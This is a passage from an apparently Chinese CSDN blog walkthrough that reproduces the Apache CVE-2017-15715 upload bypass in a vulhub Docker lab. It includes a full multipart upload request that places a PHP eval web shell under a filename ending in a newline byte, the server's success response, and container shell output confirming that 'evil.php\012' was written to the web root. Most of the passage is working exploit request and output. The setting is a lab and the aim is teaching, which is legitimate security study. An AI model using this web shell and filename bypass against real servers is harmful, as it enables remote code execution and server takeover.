
我们把OA写进去



```
-----------------------------49304852229992057283967637385
Content-Disposition: form-data; name="file"; filename="1.php"
Content-Type: application/octet-stream

<?php phpinfo(); @eval($_POST['shell']);?>
-----------------------------49304852229992057283967637385
Content-Disposition: form-data; name="name"

evil.phpOA
-----------------------------49304852229992057283967637385--
```

CSDN @七堇墨年


我们这时再次发送，发现不返回bad file了，成功绕过




```
HTTP/1.1 200 OK
Date: Thu, 24 Mar 2022 12:44:36 GMT
Server: Apache/2.4.10 (Debian)
X-Powered-By: PHP/5.5.38
Content-Length: 0
Connection: close
Content-Type: text/html
```

CSDN @七堇墨年

接下来访问一下这个文件发现可以访问，说明已经传上去了



[redacted]/evil.phpOA



```
<!--?php phpinfo(); @eval($_POST['shell']);?-->
<html> event
  <head></head>
  <body></body>
</html>
```

还可以到Ubuntu中进行漏洞的查看


```
docker ps
```



```
root@ubuntu:/opt/vulhub-master/httpd/CVE-2017-15715# docker ps
CONTAINER ID   IMAGE                   COMMAND                CREATED         STAT
US      PORTS                                   NAMES
2e3471536a2f   cve-2017-15715_apache   "apache2-foreground"   2 hours ago     Up 2
 hours    0.0.0.0:8080->80/tcp, :::8080->80/tcp   cve-2017-15715_apache_1
root@ubuntu:/opt/vulhub-master/httpd/CVE-2017-15715#
```

进入/var/www/html文件夹内

```
sudo docker exec -it 2e3471536a2f /bin/bash
```




```
root@ubuntu:/opt/vulhub-master/httpd/CVE-2017-15715# ifconfug

Command 'ifconfug' not found, did you mean:

  command 'ifconfig' from deb net-tools

Try: apt install <deb name>

root@ubuntu:/opt/vulhub-master/httpd/CVE-2017-15715# docker ps
CONTAINER ID   IMAGE                  COMMAND                CREATED       STAT
US         PORTS                                  NAMES
2e3471536a2f   cve-2017-15715_apache   "apache2-foreground"   2 hours ago   Up 2
 hours    0.0.0.0:8080->80/tcp, :::8080->80/tcp   cve-2017-15715_apache_1
root@ubuntu:/opt/vulhub-master/httpd/CVE-2017-15715# sudo docker exec -it 2e3471
536a2f /bin/bash
root@2e3471536a2f:/var/www/html# 
```

CSDN @七堇墨年

查看

```
ls -lab
```



```
US         PORTS                                  NAMES
2e3471536a2f   cve-2017-15715_apache   "apache2-foreground"   2 hours ago   Up 2
 hours    0.0.0.0:8080->80/tcp, :::8080->80/tcp   cve-2017-15715_apache_1
root@ubuntu:/opt/vulhub-master/httpd/CVE-2017-15715# sudo docker exec -it 2e3471
536a2f /bin/bash
root@2e3471536a2f:/var/www/html# ls -lab
total 20
drwxr-xr-x 1 www-data www-data 4096 Mar 24 12:44 .
drwxr-xr-x 1 root     root     4096 Aug 10  2016 ..
-rw-r--r-- 1 www-data www-data   42 Mar 24 12:44 evil.php\012
-rw-r--r-- 1 www-data www-data  636 Mar 10 18:02 index.php
root@2e3471536a2f:/var/www/html# 
```

CSDN @七堇墨年